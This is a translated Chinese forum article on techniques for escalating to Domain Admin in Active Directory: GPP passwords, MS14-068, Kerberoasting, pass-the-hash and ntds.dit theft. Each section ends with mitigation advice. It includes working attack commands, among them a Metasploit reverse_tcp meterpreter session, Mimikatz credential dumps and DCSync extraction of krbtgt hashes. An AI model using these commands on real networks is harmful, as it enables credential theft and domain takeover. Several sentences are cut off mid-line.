【译】Active Directory中获取域管理员权限的攻击方法

backlion / 2017-07-18 05:28:00 / 浏览数 4593 安全技术 漏洞分析 顶(0) 踩(0)

0x00 前言

攻击者可以通过多种方式在Active Directory中获得域管理员权限, 这篇文章是为了描述当前使用的一些当前热门的内容,
这里描述的技术"假设违规"，攻击者已经在内部系统上获得权限，并获得域用户认证凭据（又称后渗透利用）。
对于大多数企业而言，不幸的事实是，攻击者通常不会花更长时间从普通域用户转到域管理员。受害者的问题是："这是怎么发生的？"。攻击者经常以鱼叉式的钓鱼电子邮件
虽然整个过程细节各不相同，但总体框架仍然存在：
1.恶意软件注入（网络钓鱼，网络攻击，等等）
2.信息探测（内部）
3.凭据盗窃
4.攻击与权限提升
5.数据访问和泄露
6.持久性（会话访问）
我们从攻击者获取到企业内部普通权限开始，因为在当前环境网络中通常并不困难，此外，攻击者通常也不难从普通客服端上的用户权限提升为具有本地管理员权限。此用户

0x01 SYSVOL和组策略首选项中的密码获取

这种方法是最简单的，因为不需要特殊的"黑客"工具，所有的攻击方法必须是打开Windows资源管理器并搜索域名为SYSVOL
DFS共享的XML文件。在大多数情况下，XML格式的文件包含密码凭据有：groups.xml，scheduledtasks.xml和＆Services.xml等很文件。SYSVOL是Active
Directory中的所有经过身份认证的用户具有可读可访问权限的域共享目录文件。SYSVOL包含登录脚本，组策略数据以及需要在具有任何域控制器地方可用的域数据（由于S
<DOMAIN>\ Policies \

当创建新的GPP时，就会在SYSVOL中创建一个与相关配置数据关联的XML文件，如果提供了密码，那么AES-256位加密应是足够强的。微软在MSDN上发布了可用于解密密
https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx
（可用于解密密码）由于经过身份认证的用户（任何域用户或受信任域中的用户）都具有对SYSVOL的可读权限，所以域中的任何人都可以搜索包含"cpassword"关键字的XI

通过访问此XML文件，攻击者可以使用AES私钥来解密GPP密码，
PowerSploit项目中的Get-GPPPassword脚本可用来解密，其连接地址为：
https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1
使用方法：
powershell import-modulo .\Get-GPPpassword.ps1;Get-GppPassword
以下截图显示了从SYSVOL中的XML文件解密GPP密码：

其他文件类型也可具有解密（通常为明文），如vbs和bat。

安全建议：

- 在用于管理GPO的每台计算机上安装KB2962486补丁，以防止新的凭据被写入到组策略首选项中
- 删除包含密码的SYSVOL中出现的GPP xml文件。
- 不要将密码放在所有未经过身份验证的用户可访问的文件中。

0x02 利用域控制器上的MS14-068 Kerberos漏洞

自从MS14-068被修补了KB3011780补丁以来。有可用的检测方法来确保使用MS14-068的尝试被识别，但是，这并不意味着域控制器打了补丁或检查已正确配置。大多数企
感谢Gavin Millard（@gmillard在Twitter上），在这下面的截图中，更好地阐述了这个问题：

简单地说，利用MS14-068攻击需要不到5分钟的时间，使攻击者重写一个有效的Kerberos
TGT身份验证机票，并且，使其成为域管理员（和企业管理员）。如上图所示，这就像采取有效的登机密码，在登机前，写上"飞行员"。
然后在登机时，你被护送到驾驶舱，问你是否在起飞前要喝咖啡。
第一次发布的MS14-068漏洞是在发布补丁后的2周，由SylvainMonné（@BiDOrD）撰写，称为PyKEK（https://github.com/bidord/pykek/archive/master.zip），

PyKEK是一个Python脚本，可以在网络上的任何地方运行具有安装python程序的系统，只要在未打补丁的DC域中使用PyKEK生成ccache文件，并使用Mimikatz将TGT注入
$ 或者c$共享。

测试环境：

kalix86 IP 地址：192.168.1.102 未加入域能和win2008r2通信

win7x86 ip 地址：192.168.1.108 加入到域bk.com,普通域账号test 登录

win2008r2x64 ip 地址：192.168.1.106 DC域控制器，主机名为：DC.bk.com

具体步骤如下：

1.导出当前登录账号test的sid值：

whoami/all>sid.txt

2.查看当前域控主机名：

dsquery server && net time /domain

3.生成TGT:

python ms14-068.py -u test@bk.com -s S-1-5-21-3151896982-173628731-3220273337-1007 -d DC. bk.com

4.注入生成的TGT并获得有效的TGS：

mimikatz.exe "kerberos::ptc TGT_user-a-1@dom-a.loc.ccache" exit

注意：只有当同一个Active Directory站点中有一个未打补丁的主DC和一个已修补的副DC时，PyKEK才有时会成功。成功的利用取决于什么DC PyKEK连接到。所有漏洞利用阶段都可以在没有管理员帐户的情况下执行，并且可以在网络上的任何计算机上执行（包括未加入域的计算机）。

获取TGA的方法：

在windows系统下：

python ms14-068.py -u test@bk.com -s S-1-5-21-3151896982-173628731-3220273337-1007 -d DC. bk.com

在kali系统下：
Kali下面默认还没有安装kerberos的认证功能，所以我们首先要安装一个kerberos客户端：
apt-get install krb5-user
然后手动设置IP地址，并将本机的DNS设置为目标域控制器主机的IP地址，这里设置为DC.bk.com对应主机IP：192.168.1.106

在msf下：
msf > use auxiliary/admin/kerberos/ms14_068_kerberos_checksum
msf>show optionsmsf auxiliary(ms14_068_kerberos_checksum) > set DOMAIN bk.com
msf auxiliary(ms14_068_kerberos_checksum) > set PASSWORD wen@126.com
msf auxiliary(ms14_068_kerberos_checksum) > set USER test
msf auxiliary(ms14_068_kerberos_checksum) > set USER_SID S-1-5-21-3151896982-173628731-3220273337-1007
msf auxiliary(ms14_068_kerberos_checksum) > set RHOST DC.bk.com
msf auxiliary(ms14_068_kerberos_checksum) > run

mimikatz #
kerberos::clist " 20170712232847_default_192.168.1.106_windows.kerberos_515998.bin" /export
msf auxiliary(ms14_068_kerberos_checksum) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.102
msf exploit(handler) > exploit
meterpreter > getuid
meterpreter > load kiwi
meterpreter > kerberos_ticket_use /tmp/0-00000000-juan@krbtgt-DEMO.LOCAL.kirbi
meterpreter > background
msf exploit(handler) > sessions
msf exploit(handler) > use exploit/windows/local/current_user_psexec
msf exploit(current_user_psexec) > set TECHNIQUE PSH
msf exploit(current_user_psexec) > set RHOSTS DC.bk.com
msf exploit(current_user_psexec) > set payload windows/meterpreter/reverse_tcp
msf exploit(current_user_psexec) > set lhost 192.168.1.102
msf exploit(current_user_psexec) > set SESSION 1
msf exploit(current_user_psexec) > exploit
meterpreter > getuid

MS14-068 漏洞利用过程：

请求没有PAC作为普通用户的Kerberos TGT身份验证凭证，DC使用TGT进行回复

生成一个没有密钥伪造的PAC，所以生成PAC域用户密码数据是使用MD5算法而不是HMAC_MD5“签名”。

3. 将没有PAC的TGT发送到DC，将伪造的PAC作为授权数据TGS服务票证请求的一部分
4. DC似乎被这个混淆了，所以它丢弃用户发送没有PAC的TGT，创建一个新的TGT，并将伪造的PAC插入到自己的授权数据中，并将这个TGT发送给用户
5. 具有伪造PAC的TGT使用户能够成为易受攻击的DC的域管理员。

Benjamin
Delpy（Mimikatz的作者）写了一个叫做Kekeo的MS14-068漏洞利用工具（https://github.com/gentilkiwi/kekeo/releases），它能找到并定位一个易受攻击的DC，并且
/ 2012R2
DC的主机上，它具有与PyKEK相同的利用攻击方法，但是在结束时增加了另一个步骤，导致有一个有效的TGT，可以呈现给域中的任何DC，它通过使用生成的TGT来获取在

安全建议：

- 在每个AD域中安装KB3011780
  。作者上传传了一个示例脚本，以获取所有域控制器的KB3011780补丁状态：Get-DCPatchStatus（将文件扩展名更改为.ps1）
- 对于不是域管理组成员的用户（可以登录到域控制器的默认组），监视事件ID 4672 ：

1、企业管理员（管理员在森林中的所有DC），
2、域管理员
3、普通管理员
4、服务器管理员
5、备份操作员
6、账户操作员
7、打印操作员
8、委派其他登录到域控制器的组

- 监视事件ID 4769 Kerberos Service Ticket Operation事件，显示失败的尝试获取Kerberos服务票证（TGS）

0x03 Kerberos TGS票离线破解（Kerberoast）

Kerberoast可以作为普通用户从Active
Directory中提取服务帐户凭据而不向目标系统发送任何数据包的有效方法。这种攻击是有效的，因为人们往往会使用较弱的密码。这种攻击成功的原因是大多数服务帐户密
Directory权限（即使服务帐户只需要修改特定对象类型上的属性或特定服务器上的管理员权限）。
注意：当针对Windows系统托管的服务时，这种攻击将不会成功，因为这些服务被映射到Active
Directory中的计算机帐户，该帐户有一个相关的128字符密码，不会很快被破解。
此攻击涉及为目标服务帐户的服务主体名称（SPN）请求Kerberos服务票证（TGS），该请求使用有效的域用户身份验证票据（TGT）为服务器上运行的目标服务请求一个
Directory中查找SPN，并使用与SPN相关联的服务帐户加密票据，以便服务验证用户访问权限，所请求的Kerberos服务票证的加密类型是RC4_HMAC_MD5，这意味着服务

Active Directory环境中发现服务的最佳方式是通过"SPN扫描"

攻击者通过SPN扫描的主要作用是不需要连接到网络上的每个IP以检查服务端口。SPN扫描通过LDAP查询域控制器以便发现服务。由于SPN查询是正常Kerberos票证执行的
以下是SPN扫描含有SQL服务的主机服务：

其探测脚本：
https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Discover-PSMSSQLServers
识别目标后，我们使用PowerShell来请求此服务主体名称（SPN）的服务票证：请注意，请求的服务票证是具有RC4加密类型

以下查看到一个数据包的捕获，我们可以看到Kerberos通信，并注意到该通信加密是RC4-HMAC-MD5。
wrhshark抓包分析：

一旦客户端接收到票据，我们可以使用Mimikatz（或其他）在用户的内存中导出所有Kerberos票证，而不会进行权限提升。

将服务票据导出后，该文件可以拷贝到正在运行Kerberoast的 Kali
Linux的主机。利用我们的wordlist密码字典，可能会破解与票证（文件）相关联的服务帐户的密码。

注意：获得服务票不需要提高权限，也不会向目标发送任何流量。
另外有几个有趣的服务是利用SPNs进行Kerberos Auth，可通过简单的AD搜索来发现：

- 交换
- HTTP
- LDAP
- NFS
- SQL
- WSMAN

posershel探测脚本：
https://github.com/PyroTek3/PowerShell-AD-Recon
Tim Medin在DerbyCon 2014上发表了他的"攻击微软Kerberos的演示文稿（幻灯片.pdf)和视频），同时github上他发布了Kerberoast Python TGS破解。
安全建议：

- 最有效地减轻这种攻击是确保服务帐户密码超过25个字符。
- 托管服务帐户和域管理服务帐户是确保服务帐户密码长的好方法，复杂密码，定期更换密码。提供密码保管的第三方产品也是管理服务帐户密码的解决方案

0x04 票据凭证的盗取

这通常很快导出域管理员凭据，因为大多数Active
Directory管理员使用用户帐户登录到他们的工作站，然后使用RunAs（将其管理员凭据放在本地工作站上）或RDP连接到服务器（可以使用键盘记录器抓取凭据）。

步骤1：攻击单个工作站，并利用系统上的权限升级漏洞获得管理权限。运行Mimikatz或类似以转储本地凭据和最近登录凭据。

步骤2：使用从步骤1收集的本地管理员凭据，尝试向具有管理员权限的其他工作站进行身份验证，这通常是成功的。如果您在许多或所有工作站上拥有相同的管理员帐户名

步骤3：利用被盗凭证连接到服务器以收集更多凭据，运行Microsoft Exchange客户端访问服务器（CAS）等应用程序的服务器，Microsoft Exchange
OWA，Microsoft SQL和终端服务（RDP）往往在最近经过身份验证的用户（或可能具有域管理员权限的服务）的内存中拥有大量凭据。

步骤4：使用被盗的域管理员凭据，任何事情都不能阻止攻击者销毁所有的域登录凭据并持久存在。
注意：使用域管理员帐户登录到计算机将凭据存放在LSASS（受保护的内存空间）中。具有管理员权限（或本地系统）到此计算机的LSASS转储凭据，并可以重复使用这些凭
使用普通帐户登录到计算机，并通过在RDP凭据中输入域管理员凭证来打开服务器的RDP会话窗口向系统上运行键盘记录器（可能是以前危及用户帐户或计算机的攻击者）公
Admin凭据。
如果服务部署到具有域管理员权限的服务帐户上中运行，那么所有工作站或所有服务器（或两者）只有一个系统受到危害才能危及整个Active
Directory域，当服务以显式凭据启动时，凭据将加载到LSASS中，以使服务在这些凭据的上运行。
通常，PowerShell是一种最佳的管理方法，因为通过PowerShell远程处理连接到远程系统（通过Enter-PSSession或Invoke-Command）是网络登录 -
没有凭据存储在远程系统的内存中。这是理想的，而微软正在通过管理员模式将RDP转变，有一种通过PowerShell远程连接到远程系统的方法，并能够通过CredSSP使用凭

通过散列演变成Pass-the-Credential

大多数人都听说过通过哈希传递（PtH），它涉及发现与帐户相关联的密码哈希（通常是NTLM密码哈希）。有趣的是，在Windows网络中，不需要破解散列哈希来发现相关
一旦发现密码哈希，Pass-the-Hash为攻击者打开了很多后门，但还有其他选择。Pass-of-Ticket（PtT）涉及到抓住现有的Kerberos票证并使用它来模拟用户。Mimikatz支
OverPass-the-Hash（又称Pass-the-Key）涉及使用密码哈希来获取Kerberos票证。此技术清除当前所有用户的现有Kerberos密钥（哈希值），并将获取的哈希值注入到K

注意：如果获取的散列是NTLM，Kerberos票是RC4。如果散列是AES，则Kerberos票使用AES

主要的凭证盗取的方法：

通过哈希传递：抓取哈希并访问资源。用户更改帐户密码之前，哈希才有效。
Pass-the-Ticket：获取Kerberos机票并用于访问资源。机票有效期至票证生效期满（通常为7天）。
OverPass-the-Hash：使用密码哈希来获取Kerberos票证。用户更改帐户密码之前，哈希才有效。

0x05获取Active Directory数据库文件（ntds.dit）的访问权限

Active Directory数据库（ntds.dit）包含有关Active
Directory域中所有对象的信息，此数据库中的数据将复制到域中的所有域控制器中，该文件还包含所有域用户和计算机帐户的密码哈希值，域控制器（DC）上的ntds.dit文

这是一个（非全面的）一些方法来获取NTDS.dit数据而不是域管理员：
备份位置（备份服务器存储，媒体和/或网络共享）：

使用备份共享中的ntds.dit文件访问DC备份。确保存储DC备份的任何网络可访问，只有域管理员才能访问它们，还有什么账户呢？他们是域管理员！
在升级到域控制器之前，查找在成员服务器上分段的NTDS.dit文件
IFM与DCPromo一起使用"从媒体安装"，因此正在升级的服务器不需要通过网络从其他DC复制域数据，IFM集是NTDS.dit文件的副本，可以在共享上分享以更新DC，或者可
通过对虚拟化主机的管理权限，可克隆虚拟DC并将关联的数据脱机复制。
访问虚拟DC存储数据并访问域凭据。VCenter Admins是完整的管理员（DA相当于VMWare）。使用VCenter
Admin权限：克隆DC并将数据复制到本地硬盘驱动器。当VM挂起时，也可以从VM内存中提取LSASS数据，不要低估虚拟管理员对虚拟域控制器的影响力。您的VCenter管
攻击有权限的登录域控制器的帐户。
Active Directory中有几个组最不希望对域控制器具有默认登录权限。

这些组可以默认登录到域控制器：
Enterprise Admins（林中每个域中的域管理员组成员）
Domain Admins（域管理员组的成员）
Administrators
Backup Operators
Account Operators
Print Operators
这意味着如果攻击者可能会攻击帐户操作员或打印操作员中的帐户，则Active Directory域可能会受到影响，因为这些组对域控制器具有登录权限
安全建议：

- 限制有权登录到域控制器的组/帐户。
- 限制具有完整Active Directory权限的组/帐户，特别是服务帐户。
- 保护Active Directory数据库（ntds.dit）的每个副本，并且不要放置在比域控制器低的信任级别的系统上。

那么当一个帐户被授权给域控制器的登录权限时会发生什么？如果该帐户对域控制器具有管理员权限，则在DC上转储证书是不成功的使用，Mimikatz转储所有域凭据，Mir

1.使用Mimikatz转储LSASS内存（获取域管理员凭据）
Mimikatz可用于转储LSASS，然后从不同系统上的LSASS.dmp文件中提取登录凭据。在域控制器上，这能够导出域管理员凭据

使用任务管理器转储LSASS内存（获取域管理员凭据）
一旦LSASS被转储，可以使用Mimikatz从不同系统上的LSASS.dmp文件中提取登录的凭据。

2.使用NTDSUtil（Grab NTDS.dit文件）创建从媒体安装（IFM）
NTDSUtil是用于与AD和
DB（ntds.dit）进行本机配合的命令实用程序，并启用了DCPromo的IFM集创建，IFM与DCPromo一起使用"从媒体安装"，因此正在升级的服务器不需要通过网络从其他D
temp中创建的NTDS.dit文件副本，
该文件可能会在共享上进行升级以更新DC，或者可能在未升级的新服务器上找到该文件，此服务器可能未正确保护

从NTDS.dit文件（和注册表系统配置单元）转储Active Directory域凭据。
一旦攻击者拥有NTDS.dit文件的副本（以及某些注册表项来解密数据库文件中的安全元素），可以提取Active Directory数据库文件中的凭据数据。一旦攻击者从注册表和NTDS.dit fie获取系统配置单元，
以下截图来自一个安装了Impacket python工具：

截至2015年10月，还有一个Windows方法利用PowerShell方法从DSInternals.com的NTDS.dit文件（和注册表系统配置单元）中转储Get-ADDBAccount(https://www.ds
8和Windows Server 2012及更早版本，因为Windows版本较早）。

3.使用VSS卷影副本远程拉取ntds.dit（通过WMI或PowerShell Remoting）

Windows有一个名为WMI.aspx)的内置管理组件，可实现远程执行（需要管理员权限）。WMIC是在远程计算机上执行的WMI命令工具。
Matt Graeber在Black Hat USA 2015（论文，幻灯片和视频）上介绍了如何利用WMI进行攻击方法。马特还在DEF CON 23（视频）与同事交谈，进一步攻击WMI能力（再次在DerbyCon - 视频）
利用WMIC（或PowerShell远程处理）创建（或复制现有的）VSS

一旦VSS快照完成，然后将NTDS.dit文件和System注册表配置单元从VSS复制到DC上的c：驱动器

文件位于DC上的c：\ temp文件夹中，将文件复制到本地计算机。

此截图显示攻击者使用Mimikatz发现明文密码。如果我们没有这个，怎么办？
攻击者可以通过与WMIC的Kerberos机票做同样的事情。

4.使用PowerSploit的Invoke-NinjaCopy 远程拉出ntds.dit （需要在目标DC上启用PowerShell远程处理）

Invoke-NinaCopy是一个PowerShell项目中的脚本，可以使用PowerShell远程处理（PowerShell远程处理必须在目标DC上启用）从远程计算机复制文件（即使文件被锁定
命令：Invoke-NinjaCopy -Path"c:\windows\ntds\ ntds.dit"-ComputerName"RDLABDC02"-LocalDestination"c:\temp\ ntds.dit"
以下示例是从互联网下载代码执行Invoke-Ninjacopy，并完全在内存中执行。如果攻击者损坏了域管理员登录的工作站，则此方法将起作用，从而使攻击者能够将Active Directory数据库文件从域控制器复制到工作站，然后上传到Internet。

使用DIT Snapshot Viewer，我们可以验证是否成功获取了ntds.dit文件。

5.使用Mimikatz（在DC上）本地转储Active Directory凭据
通常，服务帐户是域管理员（或等效的）的成员，或者域管理员最近登录到计算机上的攻击者转储凭据。使用这些凭据，攻击者可以访问域控制器并获取所有域凭据，包括用
Golden Tickets的KRBTGT帐户NTLM哈希值。
注意：在DC上本机运行时，有许多不同的工具可以转储AD凭据，我更倾向于Mimikatz，因为它具有广泛的凭据窃取和注入功能（以及更多），可以从各种来源和场景启用
命令：mimikatz lsadump :: lsa / inject exit
在域控制器上运行时，Active Directory域中转储凭证数据。需要管理员访问调试或本地SYSTEM权限
注意：RID 502的帐户是KRBTGT帐户，RID 500的帐户是该域的默认管理员。

6.使用Invoke-Mimikatz（在DC上）本地转储Active Directory凭据
调用-Mimikatz是PowerSploit项目中由乔·比尔莱克（@JosephBialek）创建，其包含了Mimikatz的所有功能。它"利用Mimikatz 2.0和Invoke-ReflectivePEInjection来反射性地将Mimikatz完全存储在内存中。这允许您执行诸如转储凭据的操作，而无需将Mimikatz二进制文件写入到磁盘利。"请注意
此外，如果Invoke-Mimikatz以适当的权限运行并且目标计算机启用了PowerShell Remoting，则可以从其他系统中提取凭据，并远程执行标准Mimikatz命令，而不会在远程系统上丢弃文件。
Invoke-Mimikatz的主要功能：
使用mimikatz从LSASS转储凭证： Invoke-Mimikatz -DumpCreds
使用mimikatz导出所有私人证书（即使它们被标记为不可导出）：Invoke-Mimikatz - DumpCerts
提升在远程计算机上具有调试权限的权限：Invoke-Mimikatz -Command"privilege :: debug exit"-ComputerName"computer1"

Invoke-Mimikatz"Command"参数使Invoke-Mimikatz能够运行自定义Mimikatz命令。
命令：Invoke-Mimikatz -Command'"privilege :: debug""LSADump :: LSA / inject"exit'

7.用Invoke-Mimikatz（通过PowerShell Remoting）远程转储Active Directory凭据
命令：Invoke-Mimikatz -Command""privilege :: debug""LSADump**：LSA / inject"" - 计算机RDLABDC02.rd.adsecurity.org
该示例是从Internet下载代码执行Invoke-Mimikatz，并完全在内存中执行。如果攻击者损坏了域管理员登录的工作站，则此方案将起作用，从而使攻击者能够获取AD凭据

8.使用Mimikatz的DCSync 远程转储Active Directory凭据

2015年8月添加到Mimikatz的一个主要功能是"DCSync"，其有效地"模拟"域控制器并从目标域控制器请求帐户密码数据。DCSync由Benjamin Delpy和Vincent Le Toux编写。
DCSync之前的漏洞利用方法是在域控制器上运行Mimikatz或Invoke-Mimikatz以获取KRBTGT密码哈希来创建黄金门票。使用Mimikatz的DCSync和适当的权限，攻击者可
Directory数据库文件（ntds.dit）。
运行DCSync需要特殊权限，管理员，域管理员或企业管理员以及域控制器计算机帐户的任何成员都可以运行DCSync来提取密码数据，请注意，默认情况下不仅能读取域控

DCSync如何运行：

1. 发现指定域名中的域控制器。
2. 请求域控制器通过GetNCChanges复制用户凭据（利用目录复制服务（DRS）远程协议）
3. 作者以前已经为域控制器复制做了一些数据包捕获，并确定了域控制器如何复制的内部DC通信流程。

Samba Wiki描述了DSGetNCChanges功能：
“客户端DC向服务器发送DSGetNCChanges请求，当第一个请求从第二个请求获取AD对象更新。响应包含客户端必须应用于其DC副本的一组更新。...

当DC接收到DSReplicaSync请求时，对于从其复制的每个DC（存储在RepsFrom数据结构中），它执行周期复制，其类似在客户端中并使DSGetNCChanges请求该DC。所

DCSync选项：

- / user - 用户id或要使用的用户SID。
- / domain（可选） - Active Directory域的FQDN。Mimikatz将发现域中的DC连接。如果未提供此参数，则Mimikatz默认为当前域。
- / dc（可选） - 指定要让DCSync连接到并收集数据的域控制器。

DCSync命令示例：

在rd.adsecurity.org域中提取KRBTGT帐户密码数据：

Mimikatz“privilege :: debug”“lsadump :: dcsync /domain:rd.adsecurity.org / user：krbtgt”exit

在rd.adsecurity.org域中提权管理员用户密码数据：


Mimikatz“privilege :: debug”“lsadump :: dcsync /domain:rd.adsecurity.org / user：Administrator”exit

在lab.adsecurity.org域中提取出ADSDC03域控制器中计算机帐户的密码数据：
Mimikatz“privilege :: debug”“lsadump :: dcsync /domain:lab.adsecurity.org / user：adsdc03 $”exit

如果该帐户启用“可逆加密”，则显示明文密码。

上一篇：Android软件安全工程师技能表 下一篇：狗汪汪玩转嵌入式——WINKHUB...

1. 7 条回复


hades 2017-07-18 05:30:41

棒棒哒

0 回复Ta


c0de 2017-07-18 05:37:04

楼主威武

0 回复Ta


 2017-07-19 05:58:28

大佬，原文呢？

0 回复Ta


hades 2017-07-19 06:32:26

https://adsecurity.org/?p=2362

0 回复Ta


c0de 2017-07-19 06:46:45

我们就不能把译文的原地址贴在文章最后吗

0 回复Ta


hades 2017-07-19 06:51:06

开始没来的及贴

0 回复Ta


simeon 2017-07-19 08:17:37

牛叉

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板